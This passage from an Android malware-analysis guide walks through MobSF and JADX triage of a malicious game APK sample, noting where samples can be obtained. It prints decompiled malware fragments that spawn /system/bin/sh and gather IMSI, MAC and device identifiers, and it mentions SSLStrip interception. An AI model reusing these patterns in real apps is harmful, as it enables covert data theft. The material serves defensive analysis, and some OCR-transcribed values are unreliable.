[INFO] 04/May/2022 18:53:56 - No updates available.  
[INFO] 04/May/2022 18:53:57 -  
  
[INFO] 04/May/2022 18:53:57 - Mobile Security Framework v3.5.2 Beta  
REST API Key: f1862f6745e38304f4fc222217925c964e065307507239c2cd473df67792a12a  
[INFO] 04/May/2022 18:53:57 - OS: Linux  
[INFO] 04/May/2022 18:53:57 - Platform: Linux-5.15.0-kali3-amd64-x86_64-with-glibc2.33  
[INFO] 04/May/2022 18:53:57 - Dist: kali 2022.1 kali-rolling  
[INFO] 04/May/2022 18:53:57 - MobSF Basic Environment Check  
[WARNING] 04/May/2022 18:53:57 - Dynamic Analysis related functions will not work.  
Make sure a Genymotion Android VM/Android Studio Emulator is running before performing Dynamic Analysis.  
Operations to perform:  
  Apply all migrations: StaticAnalyzer, auth, contenttypes, sessions  
Running migrations:  
  No migrations to apply.  
[INFO] 04/May/2022 18:53:57 - Checking for Update.  
[INFO] 04/May/2022 18:53:57 - No updates available.  
. ./setup.sh: line 72: wkhtmltopdf: command not found  
Download and Install wkhtmltopdf for PDF Report Generation - https://wkhtmltopdf.org/downloads.html  
[INSTALL] Installation Complete
```

Once installed, you can run MobSF with the following simple command within the MobSF directory <Mobile-Security-Framework-MobSF>.

./run.sh


Additionally, you can specify the listening address and listening port as MobSF starts its own web server for user interaction. The following default setting will be used if the command is started without arguments:

0.0.0.0:8000


Example post run:

```
[root@kali)-[/home/kali/Mobile-Security-Framework-MobSF]
# ./run.sh
[2022-05-04 14:55:33 -0400] [22180] [INFO] Starting gunicorn 20.1.0
[2022-05-04 14:55:33 -0400] [22180] [INFO] Listening at: http://0.0.0.0:8000 (22180)
[2022-05-04 14:55:33 -0400] [22180] [INFO] Using worker: gthread
[2022-05-04 14:55:33 -0400] [22181] [INFO] Booting worker with pid: 22181
```

Accessing the hosted webpage with your favorite browser shows the following webpage:



From here, you can upload the binary to the MobSF instance in your virtual machine:



From here, most times the webpage will time out so click Recent Scans which shows the following:

The screenshot shows a table titled "Recent Scans" with the following data:

APP	FILE	TYPE	HASH	SCAN DATE	ACTIONS
	Infinite Cultivation_v1.4.0_apkpure.com.apk		5bc25f87b224253aba9568146d6fdbff	May 4, 2022, 6:59 p.m.	Static Report Dynamic Report Diff or Compare Delete Scan

A yellow banner at the bottom of the table says "scan not completed".

Because we are in a VM, the dynamic report will be unavailable but the static report should provide the primary details for initial triage of the application. After a few minutes and depending on the size of the application, the report will be ready for analysis:

The screenshot shows a table titled "Recent Scans" with the following data:

APP	FILE	TYPE	HASH	SCAN DATE	ACTIONS
	Infinite Cultivation_v1.4.0_apkpure.com.apk		5bc25f87b224253aba9568146d6fdbff	May 4, 2022, 7:29 p.m.	Static Report Dynamic Report Diff or Compare Delete Scan

The app icon now displays "无极仙途 - 1.4.0" and "com.windforce.wjxt.fanti". A link to "MobSF Scorecard" is also present.

Now for analysis of malware, there are a number of websites hosting samples for training and tool development but I have typically found [vx-underground.org](https://www.vx-underground.org/)¹¹⁴ fairly robust.

¹¹⁴<https://www.vx-underground.org/>

WR-Underground

Go Back

Directory: samples/Families/Android.BadMirror/

File Name ↓	File Size ↓	Date ↓
Parent directory/	-	-
171ccb5ef9ff1bbeb65912b7fbaa30724aa17f949e4ac75738d4fbf74ad6577c.7z	5821093	2022-01-04 14:12:49

The malware needs to be extracted with the password `infected` and renamed with the extension `.apk`. The scan by MobSF showed the following details:

APP	FILE	TYPE	HASH	SCAN DATE	ACTIONS
 怪物猎人 - 1.0.0.3 com.xmid.gwcm.xg821bb.zx1 MobSF Scorecard	malware.apk		1e4646c234d62e185ed2d95ce973569b	May 31, 2022, 10:30 p.m.	Static Report Dynamic Report Diff or Compare Delete Scan

There are two options to view either a Static Report or Dynamic Report. Because we are in a virtual machine, there will not be an available Dynamic report. The Static Report shows the following information:

APP SCORES

APP SCORES

FILE INFORMATION

FILE INFORMATION

APP INFORMATION

APP INFORMATION

ACTIVITIES

SERVICES

RECEIVERS

PROVIDERS

Outside of the calculated hashes, the actual information needed for an assessment is further down:

The screenshot shows the MobSF analysis interface. On the left, under 'SCAN OPTIONS', there are buttons for 'Rescan' (blue) and 'Start Dynamic Analysis' (green). On the right, under 'DECOMPILED CODE', there are buttons for 'View AndroidManifest.xml' (blue), 'View Source' (teal), 'View Smali' (teal), 'Download Java Code' (yellow), 'Download Smali Code' (yellow), and 'Download APK' (yellow). Below these sections is a 'SIGNER CERTIFICATE' section containing the following text:

```

APK is signed
v1 signature: True
v2 signature: False
v3 signature: False
Found 1 unique certificates
Subject: C=86, ST=xuhang, L=xuhang, O=xuhang, OU=xuhang, CN=xuhang
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2014-11-24 05:44:03+00:00
Valid To: 2069-08-27 05:44:03+00:00
Issuer: C=86, ST=xuhang, L=xuhang, O=xuhang, OU=xuhang, CN=xuhang
Serial Number: 0x4d296d6
Hash Algorithm: sha256
md5: 08771caf52d565b02402ac86ffdeb27e
sha1: 3358e53de06c3aa9a1ee64bfe7599686c754de45
sha256: dd7b82ae236b744052495ff6555d3c992be2a76b69b6ce5577c60021da9bdb47
sha512: bca6ff362801b837e9e017dba72628087d347e94643447f0daceb1119267fa0181f10a37a1f85e3626ccb0d14e2b512272b3b47bc41bd24dbfb95d955babcab

```

The section in the above right shows that MobSF stored the decompiled Java code which can be compared to the results and referenced later. The section below shows the signing certificate has an unusual xuhang string in almost all of the issuer information. The next section of interest is related to the requested permissions:

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.
android.permission.ACCESS_WIFI_STATE	normal	view Wi-Fi status	Allows an application to view the information about the status of Wi-Fi.
android.permission.BROADCAST_SMS	signature	send SMS-received broadcast	Allows an application to broadcast a notification that an SMS message has been received. Malicious applications may use this to forge incoming SMS messages.
android.permission.CHANGE_NETWORK_STATE	normal	change network connectivity	Allows applications to change network connectivity state.
android.permission.CHANGE_WIFI_STATE	normal	change Wi-Fi status	Allows an application to connect to and disconnect from Wi-Fi access points and to make changes to configured Wi-Fi networks.
android.permission.GET_TASKS	dangerous	retrieve running applications	Allows application to retrieve information about currently and recently running tasks. May allow malicious applications to discover private information about other applications.
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.
android.permission.MOUNT_UNMOUNT_FILESYSTEMS	dangerous	mount and unmount file systems	Allows the application to mount and unmount file systems for removable storage.
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.

Permissions such as MOUNT_UNMOUNT_FILESYSTEMS for what appears to be a game looks incredibly unusual.

Other sections of interest include various API functions that could potentially indicate application capabilities.

◆ ANDROID API

API	FILES
Base64 Decode	com/pay/c/a.java com/g/a.java com/g/o.java
Base64 Encode	com/g/o.java
Crypto	com/umeng/analytics/b.java com/h/a.java com/f/a.java
Dynamic Class and Dexloading	com/l/a.java com/h/a.java
Execute OS Command	com/g/b1.java
Get Cell Location	com/g/q.java
Get Installed Applications	com/g/bn.java
Get Network Interface Information	com/g/q.java
Get Phone Number	com/g/bg.java
Get SIM Serial Number	com/g/bn.java

For example, clicking on the com/g/b1.java shows the following code segment:

```

        ArrayList arrayList2 = new ArrayList();
        try {
            r5 = Runtime.getRuntime().exec("/system/bin/sh");
            try {
                length = new BufferedOutputStream(r5.getOutputStream());
            } catch (IOException e2) {
                e = e2;
                split = 0;
                process = r5;
            } catch (InterruptedException e3) {
                e = e3;
                bufferedReader = null;
                length = 0;
            } catch (Throwable th2) {
                th = th2;
                split = 0;
                length = 0;
            }
        } catch (IOException e4) {
            e = e4;
            split = 0;
            process = null;
        } catch (InterruptedException e5) {
            e = e5;
            bufferedReader = null;
            length = 0;
            r5 = 0;
        } catch (Throwable th3) {
            th = th3;
            split = 0;
            length = 0;
            r5 = 0;
        }
    }
}

```

Generally speaking, the function to pass commands to /system/bin/sh should be scrutinized and typically is indicative of malicious intent. This isn't always the case as applications that provide system functionality typically use sh as a means to use native Android OS tools such as ping.


Another area of concern is the collection and sending of sensitive device information to include the IMSI and wireless MAC address:

```
private static void b(Context context, boolean z) {
    a = new o();
    a.a(Build.MANUFACTURER);
    a.b(Build.MODEL);
    a.c("android_" + Build.VERSION.RELEASE);
    new DisplayMetrics();
    DisplayMetrics displayMetrics = context.getResources().getDisplayMetrics();
    a.a((short) displayMetrics.widthPixels);
    a.b((short) displayMetrics.heightPixels);
    a.d(a());
    a.a(d());
    a.b(b());
    a.c(c());
    a.e(bf.b(context));
    bh.b("imsi:" + bf.b(context));
    a.f(a(context));
    a.g(c(context));
    if (z) {
        a.b(d(context));
    }
    a.c((byte) b.b(context));
    a.i(f(context));
    String b = b(context);
    if (TextUtils.isEmpty(b)) {
        b = a.a(context).a("mac");
    } else {
        a.a(context).a("mac", b);
    }
    a.h(b);
    JSONObject jsonObject = new JSONObject();
    try {
        jsonObject.accumulate("build_id", Build.ID);
        a.j(jsonObject.toString());
    } catch (Exception e) {
        bh.a("json accumulate JsonParameter.BUILD_ID error:" + e);
    }
}
```

While the functions and information accessed appear malicious, it would be prudent to validate any suppositions with actual evidence of malicious intent. The additional analysis is beyond the scope of this initial writeup but is typical to most malware analysis methodologies.

Part 2 - Manual Analysis

Now that we have done some initial analysis of an APK with an automate tool such as MobSF, let's dive into doing some manual analysis using [JADX¹¹⁵](#). JADX is an APK decompiler that converts compiled APKs and DEX files into readable decompiled code. The source code and compiled releases for JADX provides both a CLI and GUI based application that runs on Linux, macOS, and Windows. After opening one of the APKs within JADX a breakdown of the stored decompiled code, resources, and embedded files can be seen:



Whether malicious or not, most Android applications have some level of obfuscation. In this case, the major programmatic functionality is not obfuscated but the names of the classes (a, b, c, etc.) do not have significant meaning and can make initial analysis more difficult:

¹¹⁵<https://github.com/skylot/jadx>

```

1 package com.?;
2
3 import android.app.Activity;
4 import android.text.TextUtils;
5 import com.g.bh;
6 import com.h.c.j;
7 import com.h.c.k;
8 import u.aly.bq;
9 import u.aly.bn;
10
11 /* Loaded from: classes.dex */
12 public class ? {
13     static com.j.?;
14     static Activity b;
15     private static k c = null;
16
17     public ?(Activity activity) {
18         b = activity;
19         bh.b("ConfirmDialog----onCreate1.9.2");
20         c = com.g.?.getInstance().v;
21         bh.b();
22     }
23
24     /* JADX INFO: Access modifiers changed from: private */
25     public void ?() {
26         bh.b("ConfirmDialog----define1.1.9.2");
27         if (c != null) {
28             com.g.?.getInstance().((byte) 1, ((byte) 0, c.e(), (j) null, c);
29             com.g.?.getInstance().c(c);
30         }
31     }
32
33     /* JADX INFO: Access modifiers changed from: private */
34     public void b() {
35         if (c != null) {
36             com.g.?.getInstance().((byte) 1, dn.k, c.e(), (j) null, c);
37         }
38         com.g.?.getInstance().c(1006, "取消支付");
39     }
40
41     public void ?(String str) {
42         if (c == null) {
43             c = new com.j.?(b);
44             c.setCancelable(false);
45             c.(new b(this));
46             c.b(new c(this));
47         }
48         if (!TextUtils.isEmpty(str)) {
49             c.(str);
50         }
51         c.b("信息费由合作伙伴代为收取，缴费成功后运营商会发送短信到您的收件箱。");
52         c.show();
53         c.setCanceledOnTouchOutside(false);
54         c.setCancelable(false);
55     }
56 }

```

One area that should be checked is the APK signature and certificate details:

APK signature verification result:

```

Signature verification succeeded
Valid APK signature v1 found

Signer XH_KEYST.RSA (META-INF/XH_KEYST.SF)

Type: X.509
Version: 3
Serial number: 0x4d296d6
Subject: CN=xuhang, OU=xuhang, O=xuhang, L=xuhang, ST=xuhang, C=86
Valid from: Mon Nov 24 00:44:03 EST 2014
Valid until: Tue Aug 27 01:44:03 EDT 2069

Public key type: RSA
Exponent: 65537
Modulus size (bits): 2048
Modulus: 101e74757576007734758943876723075829412181380305737006752514909608961380647783267403442769020226181028318996028906448392013065138200062444294264203676255

Signature type: SHA256WithRSA
Signature OID: 1.2.840.113549.1.1.11

MD5 Fingerprint: 08 77 1C AF 52 D5 65 B0 24 02 AC 86 FF DE B2 7E
SHA-1 Fingerprint: 33 58 E5 3D E0 6C 3A A9 A1 EE 64 BF E7 59 96 86 C7 54 DE 45
SHA-256 Fingerprint: DD 7B 82 AE 23 6B 74 40 52 49 5F F6 55 SD 3C 99 2B E2 A7 6B 69 B6 CE 55 77 C6 00 21 DA 9B DB 47

```

This matches what MobSF had reported. It is possible to get differing results from different tools so double/triple checking relevant details is important.

Another area for analysis is the `AndroidManifest.XML` file stored within the Resources folder structure:

```

171cc5ef9ff1bb65912b7fbaa30724aa17f949e4ac75738dd4fb74ad6577c
  Source code
    > android-pay
    > com
      > a
        > a
          > Activity
          & k
            & a(Activity) void
            & a() void
            & a(String) void
            & b() void
        > b
        > c
        > d
      > astep.pay2
      > b
      > d
      > e
      > f
      > example.ypay_lib
      > f
      > g
      > h
      > i
      > j
        > a
          > a
        > pay
        > qy
        > umeng_analytics
        > xml
      > org.cocos2dx.lib
      > u_aly
    > Resources
      > assets
      > lib
      > META-INF
    > res
      > AndroidManifest.xml
        classes.dex
      > resources.arsc
    APK signature


```

```

<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1003" android:versionName="1.0.0.3" package="com.umld.gwcm.xg821bb.rxi">
  <uses-sdk android:minSdkVersion="9"/>
  <uses-permission android:name="android.permission.INTERNET" android:value="true" />
  <application android:label="@string/app_name" android:icon="@drawable/icon" android:debuggable="true">
    <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen" android:label="@string/app_name" android:name=".ApplicationDemo" android:screenOrientation="portrait">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
    <activity android:name="UMENG_APPKEY" android:value="553ee5157fe58e90fe004383" />
    <meta-data android:name="UMENG_CHANNEL" android:value="TIZI_05" />
    <service android:name=".com.pay.a.e" />
    <service android:name=".com.pay.a.f" />
    <receiver android:name=".com.pay.a.b" android:configChanges="orientation|navigation|keyboardHidden|keyboard" />
    <receiver android:name=".com.pay.a.g" />
      <intent-filter>
        <action android:name="com.receiver.service" />
      </intent-filter>
    </receiver>
  </application>
  <supports-screens android:smallScreens="true" android:mediumScreens="true" android:normalScreens="true" android:largeScreens="true" />
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.READ_SMS" />
  <uses-permission android:name="android.permission.SEND_SMS" />
  <uses-permission android:name="android.permission.RECEIVE_SMS" />
  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
  <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
  <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
  <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
  <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
  <uses-permission android:name="android.permission.GET_TASKS" />
  <uses-permission android:name="android.permission.WRITE_APN_SETTINGS" />
  <uses-permission android:name="android.permission.WRITE_SMS" />
</manifest>

```

Here we see the same significant number of permissions along with some third-party application app keys which appear to be directly associated to the following GitHub repository: <https://github.com/angcyo/umeng>. Interestingly, the following topic on Alibaba cloud references both the WRITE_EXTERNAL_STORAGE permission as required to dynamically update APKs using UMENG and the associated APPKEY: https://topic.alibabacloud.com/a/use-umeng-to-automatically-update-apk-and-umeng-apk_1_21_32538466.html.



Contact: smyhvae@163.com

1. Download the SDK: Link to the official website: Download, click the red box to download the SDK. **2. register an application in the background of umeng:** Click the red box to create a new application. **3. Configure in the Code:** Now start to see how the official documentation, documentation links are as follows: <http://dev.umeng.com/auto-update/android-doc/quick-start>

1. Import the jar package required by the SDK: Merge the libs folder in the SDK to the local project libs subdirectory. **2. Add a resource file:** Upload the res folder provided by the SDK to the project directory and merge it with the res directory of the project. Tip: The resource files provided by umeng SDK start with umeng. **3. Configure AndroidManifest.xml:** 3.1 open AndroidManifest.xml and add the permissions required by the SDK to the <manifest> label:

```
1 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"></uses-permission>2 <uses-permission android:name="android.permission.INTERNET"></uses-permission>
```

In the code above: the first row of permission allows you to save the downloaded apk to the SD card. The permission in the second row is to allow you to check the network status and decide the download policy based on different network environments. You must add this permission.

3.2. Next, add the APPKEY and channel to the <application> tag: (if you have already integrated the statistics SDK and other services of umeng, you do not need to add the APPKEY again)

```
<meta-data android:value="YOUR APP KEY" android:name="UMENG_APPKEY"/><meta-data android:value="Channel ID" android:name="UMENG_CHANNEL">
```

UMENG_APPKEY: used to locate the uniqueness of the application. Use the umeng appkey of YOUR application to replace "your app key" in the value ".
UMENG_CHANNEL: used to mark application promotion channels. Different channels can upload different update packages. You can use English letters and numbers of up to 20 digits as Channel names and replace "Channel ID" in value ". If this parameter is not changed, the default channel is used. (Note: To use umeng to automatically update multi-channel updates, you must first integrate the umeng statistics SDK.) 3.3. Add the Service and Activity to the <application> tab:

```
<service android:name="com.umeng.update.net.DownloadingService" android:process=":DownloadingService" ></service>
```

4. Call the update interface: Main application scenarios: The most common is **Automatic updateMode**: After you enter the application homepage, update is detected if you are in the wifi environment. If there is an update, a dialog box is displayed, prompting you to click Update to download the update. Call the following code in the OnCreate () method of the application entry Activity:

```
void onCreate(Bundle savedInstanceState) {2     super.onCreate(savedInstanceState);3     UmengUpdateAgent.update(this);4 }
```

That is, you can call the 3rd lines of code above.

Note: Considering the user traffic restrictions, we will automatically remind you when using Wi-Fi access by default. If you need to update automatically in any network environment, add the following code before calling update: UmengUpdateAgent.setUpdateOnlyWifi (false).

Note: For devices that may not support or do not have a wireless network, add the above Code as well. **5. Integrated Monitoring:** The

This obviously has the implication, if true, that even if there is not malicious logic baked directly into the application during dynamic and static analysis that the application could be manipulated at any later time. Beyond this initial triage is out of scope for the write up but this portion of analysis is important to highlight the need for manual analysis and need to read contextual clues. Any automation should be validated and checked regardless of scaling.

While usually successful, it should be noted that JADX cannot always decompile the compiled code to Java and any errors should be parsed to ensure that the uncompiled code does not have any malicious logic. The following screenshot shows a typical de-compilation error:

```
73         r0.printStackTrace()      // Catch: java.Lang.Throwable -> L67
74     if (r1 == 0) goto L2e
75     r1.close()      // Catch: java.io.IOException -> L55
76     goto L2e
77   L55:
78     r0 = move-exception
79     r0.printStackTrace()
80     goto L2e
81   L5a:
82     r0 = move-exception
83     r1 = r2
84   L5c:
85     if (r1 == 0) goto L61
86     r1.close()      // Catch: java.io.IOException -> L62
87   L61:
88     throw r0
89   L62:
90     r1 = move-exception
91     r1.printStackTrace()
92     goto L61
93   L67:
94     r0 = move-exception
95     goto L5c
96   L69:
97     r0 = move-exception
98     goto L4c
99   L6b:
100    r0 = move-exception
101    goto L3c
102  */
103 throw new UnsupportedOperationException("Method not decompiled: com.c.a.<clinit>():void");
104 }
```

The concept of this writeup was to provide a cursory analysis of a piece of malware that would provide the foundation of automating large scale analysis of APKs. The foundation begins at minimum with some of the above techniques (permissions and signatures) but also on basic threat hunting aspects such as searching for various exploitation techniques and indicators of compromise. In that sense, hard coded references to /system/bin/sh, hard coded IP addresses, and unusual permissions are fairly easy using the built-in search functionality:

The screenshot shows the MobSF search interface with the search term 'http' entered. The search options include 'Case insensitive' checked and 'Comments' checked. The results list includes various file paths and code snippets related to network operations, such as 'com.umeng.analytics.a' and 'com.umeng.analytics.social.e'. A preview pane on the right shows a snippet of Java code involving HTTP URL comparisons.

I would recommend enabling searching within comments as sometimes additional functionality using external APIs and websites are simply commented out but otherwise accessible.

Problem of Scale:

So far, we have covered the bare basics of using MobSF to analyze an APK as well as how to manually interrogate the same APK using JADX. In most malware mobile forensic investigations with physical access (not logical) most stock Android phones have more than 100+ APKs (including system applications, device manufacturer applications, network provider applications, and third-party applications) that could need to be analyzed. Devices in active usage could reach beyond 200+ APKs that could potentially need to be analyzed. 200+ APKs is a significant number of applications for a malware forensic analysis but the investigation could be completed using MobSF and JADX in a few weeks. The problem comes at scale by expanding the number of devices being analyzed. Now you may have 100+ devices, each with 100+ APKs that may or may not be the same version. This quickly becomes untenable which results in a need to develop or adapt mobile application analysis methodology to scale.

Part 3 - Using Autopsy, Jadx, and Python to Scrap and Parse Android Applications at Scale

The last scenario isn't a hypothetical one, it is one that I had to adjust and adapt methodology for. To start with the forensic analysis, you need to have an Android image to work with. If you have one saved from a test device using Cellebrite that can be used to test and develop the solution at scale. If you don't, you can simply pull a virtual machine from [osboxes.org¹¹⁶](https://www.osboxes.org/android-x86/). Keep in mind there are significant differences between x86 and ARM architectures and Android versions so don't be hyper specific in file locations and file names.



Pro-Tip: Using an Android VM (either from osboxes.org or another source) along with a host-only network adapter can allow you to capture and manipulate network traffic (including some SSL encrypted traffic) by using your brand of network collection ([Security Onion¹¹⁷](#) or simple [Wireshark¹¹⁸](#)) and a MiTM proxy with SSLStrip ([\[BetterCap\]¹¹⁹](#)). Combined with a code injection tool with memory reading capabilities ([Frida¹²⁰](#)) this can be the foundation of more advanced dynamic analysis methodologies.

Once you have the appropriate image file (vmdk, bin, img, etc.), you can create a new case within Autopsy:


¹¹⁶<https://www.osboxes.org/android-x86/>

¹¹⁷<https://github.com/Security-Onion-Solutions/securityonion>

